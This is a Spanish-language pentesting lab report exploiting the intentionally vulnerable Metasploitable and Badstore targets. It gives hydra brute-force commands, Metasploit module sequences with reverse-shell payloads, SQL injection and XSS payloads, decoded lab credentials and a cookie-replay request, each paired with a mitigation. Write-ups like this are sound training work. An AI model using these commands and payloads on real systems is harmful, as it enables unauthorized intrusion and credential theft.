

# Práctica de pentesting

Realizado por Yesurún González Román

Contacto: yesurn\_g@hotmail.com

## **Técnicas de explotación de vulnerabilidades sobre las plataformas Metasploitable y Badstore**

Informe destinado a Keepcoding

27/06/2021

## 1. Metasploitable

Estas son las vulnerabilidades que he identificado y he logrado explotar:

### A) Ataque de diccionario a ProFTPD 1.3.1:

- Descripción: Permite a atacantes emplear fuerza bruta de forma remota para obtener credenciales a través del puerto 21.
- Impacto: Compromiso de la integridad del sistema y compromiso de la confidencialidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta hydra con el comando “hydra -s 21 -V -L /root/users.txt -P /root/passwords.txt -t 5 192.168.31.132 ftp”. Los archivos users.txt y oasswords.txt van adjuntos.
- Mitigación: Bloquear lo posibilidad de iniciar sesión después de varios intentos o cerrar el puerto y usar el puerto 22 con SSh con buen cifrado.

### B) Generación débil de paquetes de números aleatorios en Debian OpenSSH/OpenSSL:

- Descripción: La clave de host SSH remota se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL. Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para configurar, descifrar la sesión remota o realizar un MITM.
- Impacto: Compromiso de la integridad del sistema y compromiso de la confidencialidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta Metasploit con el comando “msfconsole” en terminal. Después he usado los siguientes comandos por este orden:

```
use scanner/ssh/ssh_login  
  
set USER_AS_PASS true  
  
set USER_FILE /root/users.txt  
  
set PASS_FILE /root/passwords.txt  
  
set STOP_ON_SUCCESS true  
  
set rhosts 192.168.31.132  
  
run
```

192.168.31.132 es mi dirección local de Metasploitable.

Los archivos users.txt y oasswords.txt van adjuntos.

- Mitigación: Considerar todo el material criptográfico generado en el host remoto fácilmente imaginable. En particular, se debe volver a generar todo el material de claves SSH, SSL y OpenVPN.

#### C) CVE-2007-2447 - Samba usermap script:

- Descripción: Este módulo explota una vulnerabilidad de ejecución de comandos en las versiones de Samba 3.0.20 a 3.0.25rc3 cuando se usa la opción de configuración no predeterminada "script de asignación de nombre de usuario". Al especificar un nombre de usuario que contenga metacaracteres de shell, los atacantes pueden ejecutar comandos arbitrarios. No se necesita autenticación para aprovechar esta vulnerabilidad, ya que esta opción se utiliza para asignar nombres de usuario antes de la autenticación.
- Impacto: Compromiso parcial de la integridad del sistema, compromiso parcial de la confidencialidad del sistema y compromiso parcial de la autenticidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta Metasploit con el comando "msfconsole" en terminal. Después he usado los siguientes comandos por este orden:

```
use exploit/multi/samba/usermap_script
```

```
set rport 139
```

```
# También se puede emplear en en puerto 445
```

Por defecto, la carga maliciosa que ejecuta es cmd/unix/reverse\_netcat

- Mitigación: Se ha publicado un parche contra Samba 3.0.24 en <http://www.samba.org/samba/security/>

#### D) PostgreSQL DB 8.3.0 - 8.3.7

- Descripción: En algunas instalaciones Linux predeterminadas de PostgreSQL, la cuenta de servicio de postgres escribe en el directorio / tmp y también puede obtener bibliotecas compartidas UDF desde allí, lo que permite la ejecución de código arbitrario.
- Impacto: Compromiso de la integridad, confidencialidad y autenticidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta Metasploit con el comando “msfconsole” y posteriormente “use exploit/linux/postgres/postgres\_payload”. La carga maliciosa por defecto es linux/x86/meterpreter/reverse\_tcp. Al ejecutar este comando se gana acceso al sistema con el uso de meterpreter.
- Mitigación: Lo primero que se debe hacer para prevenir los ataques es deshabilitar la autenticación de confianza local. La desactivación se realiza comentando o editando las líneas predeterminadas en la parte inferior en pg\_hba.conf a algo como:

```
local all all ident sameuser
```

```
host all all md5
```

Esto fuerza la identificación de cualquier usuario que se conecte a la base de datos desde el host local o un host remoto. La escalada de privilegios a través de dblink ya no es posible así. Para deshabilitar el mapeo de funciones con bibliotecas arbitrarias, probablemente sea mejor actualizar a la última versión de PostgreSQL. Pero también sería suficiente asegurarse de que todos los usuarios tengan privilegios bajos. Los no superusuarios no pueden mapear las funciones de biblioteca.

#### E) Inyección de peticiones al conector Apache Tomcat AJP (Ghostcat):

- Descripción: Un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para leer archivos de aplicaciones web desde un servidor vulnerable. En los casos en que el servidor vulnerable permite la carga de archivos, un atacante podría cargar código malicioso de JavaServer Pages (JSP) dentro de una variedad de tipos de archivos y obtener la ejecución remota de código (RCE).

- Impacto: Compromiso parcial de la integridad, confidencialidad y autenticidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta Metasploit con el comando “msfconsole” y posteriormente “use auxiliary/admin/http/tomcat\_ghostcat” y “set rport 8009. Este fallo permite leer archivos desde una ruta predefinida.
- Mitigación: Actualizar la configuración de AJP para requerir autorización y / o actualizar el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior.

#### F) Credencial débil en Apache Tomcat/Coyote JSP engine 1.1

- Descripción: Este programa tiene almacenados usuario y contraseña débiles que permiten la intrusión de un atacante al sistema a través del puerto 8180/tcp.
- Impacto: Compromiso total de la integridad, confidencialidad y autenticidad del sistema.
- Explotación: Para explotar esta vulnerabilidad he empleado la herramienta Metasploit con el comando “msfconsole” en terminal. Después he usado los siguientes comandos por este orden:

use auxiliary/scanner/http/tomcat\_mgr\_login

set rport 8180

exploit

como resultado se obtiene la credencial tomcat/tomcat. Sabiendo esto Cualquier atacante podría ejecutar los siguientes comandos:

use exploit/multi/http/tomcat\_mgr\_deploy

set HttpPassword tomcat

set HttpUsername tomcat

La carga maliciosa por defecto es java/meterpreter/reverse\_tcp


- Mitigación: Solo permitir el registro a usuarios con contraseñas superiores a 8 caracteres y combinando mayúsculas, minúsculas, símbolos y números









## 2. Badstore

Estas son las vulnerabilidades que he identificado y he logrado explotar:

### A) Inyección SQL en campo de búsqueda

- Descripción: Al relizar comandos sql en el camp de búsqueda se obtiene acceso a compra de artículos ocultos




1008	ROI Calculator	Accurate Return on Investment	22.95		<input type="checkbox"/>
1009	Planning Template	Business Planning Tool	24.95		<input type="checkbox"/>
1010	Security 911	Technical Support Agreement	9999.00		<input type="checkbox"/>
1011	Money	There's never enough	90.00		<input type="checkbox"/>
1012	Endless Cup	Perfect for late nights	23.98		<input type="checkbox"/>
1013	Invisibility Cloak	For when you just want to hide	8995.00		<input type="checkbox"/>
1014	Disappearing Ink	Makes perfect signatures	30.95		<input type="checkbox"/>
9999	Test	Test Item	0.00		<input type="checkbox"/>

- Impacto: Compromiso de confidencialidad parcial
- Explotación: Se tiene que usar el comando **1' or 1='1**
- Mitigación: Implementar librerías SQL que no permitan inyección de comandos

## B) Inyección de comando SQL en el campo de login

- Descripción: Al realizar comandos en el campo de login en la dirección “/cgi-bin/badstore.cgi?action=loginregister” se puede conseguir acceso a usuario administrador sin necesidad de contraseña




- Impacto: Compromiso total de la integridad, confidencialidad y autenticidad del sistema.
- Explotación: Para conseguir acceso a usuario administrador hay que rellenar el campo de login con **admin' or 'a'='a**
- Mitigación: Implementar librerías SQL que no permitan inyección de comandos

## C) Ejecución de Cross Site Scripting

- Descripción: Al rellenar cualquier campo en la dirección “/cgi-bin/badstore.cgi?action=guestbook” con comandos en lenguaje Java se puede alterar la información mostrada a cualquier usuario al navegar en la misma dirección.
- Impacto: Compromiso parcial de la integridad y autenticidad del sistema.


- Explotación: Este comando demuestra que el servidor es vulnerable a ataque XSS;  
`<script>alert(document.cookie)</script>`



- Mitigación: Implementar librerías en el lado del cliente que no permitan inyección de comandos XSS.


#### D) Exposición de información sensible sobre usuarios registrados

- Descripción: Al añadir en el campo URL palabras clave en el dominio de Badstore, como directorio, se obtiene información sensible mal protegida.





- Impacto: Compromiso total de la integridad, confidencialidad y autenticidad de los usuarios.
- Explotación: Añadiendo /robots.txt como directorio, se descubren diferentes directorios entre los cuales está supplier/accounts. Aquí se descubre el nombre de usuario, contraseña e IP de cuatro personass y en texto claro, ya que solo está codificado en base 64.



```

1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcmkYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMDAuMjA=

```

joeuser/password/platnum/192.168.100.56

kroemer/s3Cr3t/gold/10.100.100.1

janeuser/waiting4Friday/172.22.12.19

kbookout/sendmeapo/10.100.100.20

- Mitigación: No ofrecer acceso a internet sobre este directorio.

#### E) Nula caducidad de cookie

- Descripción: La cooki generad al no tener duración límite de expiración, facilita mucho la intrusión de atacantes suplantando la identidad de otros usuarios.
- Impacto: Compromiso total de la integridad, confidencialidad y autenticidad de los usuarios.
- Explotación: Para explotar esta vulnerabilidad es necesario el uso de proxies como Burp. Burp nos permitirá modificar las peticiones que hagamos a Badstore. Con tan solo hacer una petición get, añadiendo la cookie de sesión en la variable cookie, se consigue

acceso a la cuenta de usuario sin necesidad de contraseña.

```
1 GET /cgi-bin/badstore.cgi HTTP/1.1
2 Host: 192.168.31.133
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.31.133/cgi-bin/badstore.cgi?action=guestbook
9 Cookie: SS0id=cGLwb0BnbWFpbC5jb206YTE2NjU2YTAzOWQ4YjIzNzMxYjNlOTMzOTE0ZjhiZDc6cGLwbzpv%0A
10 Upgrade-Insecure-Requests: 1
11 If-None-Match: CPE1704TKS
12
13
```

- Mitigación: Expiración de cookie, tras el transcurso de 10 minutos y petición de contraseña si la petición proviene de una IP diferente.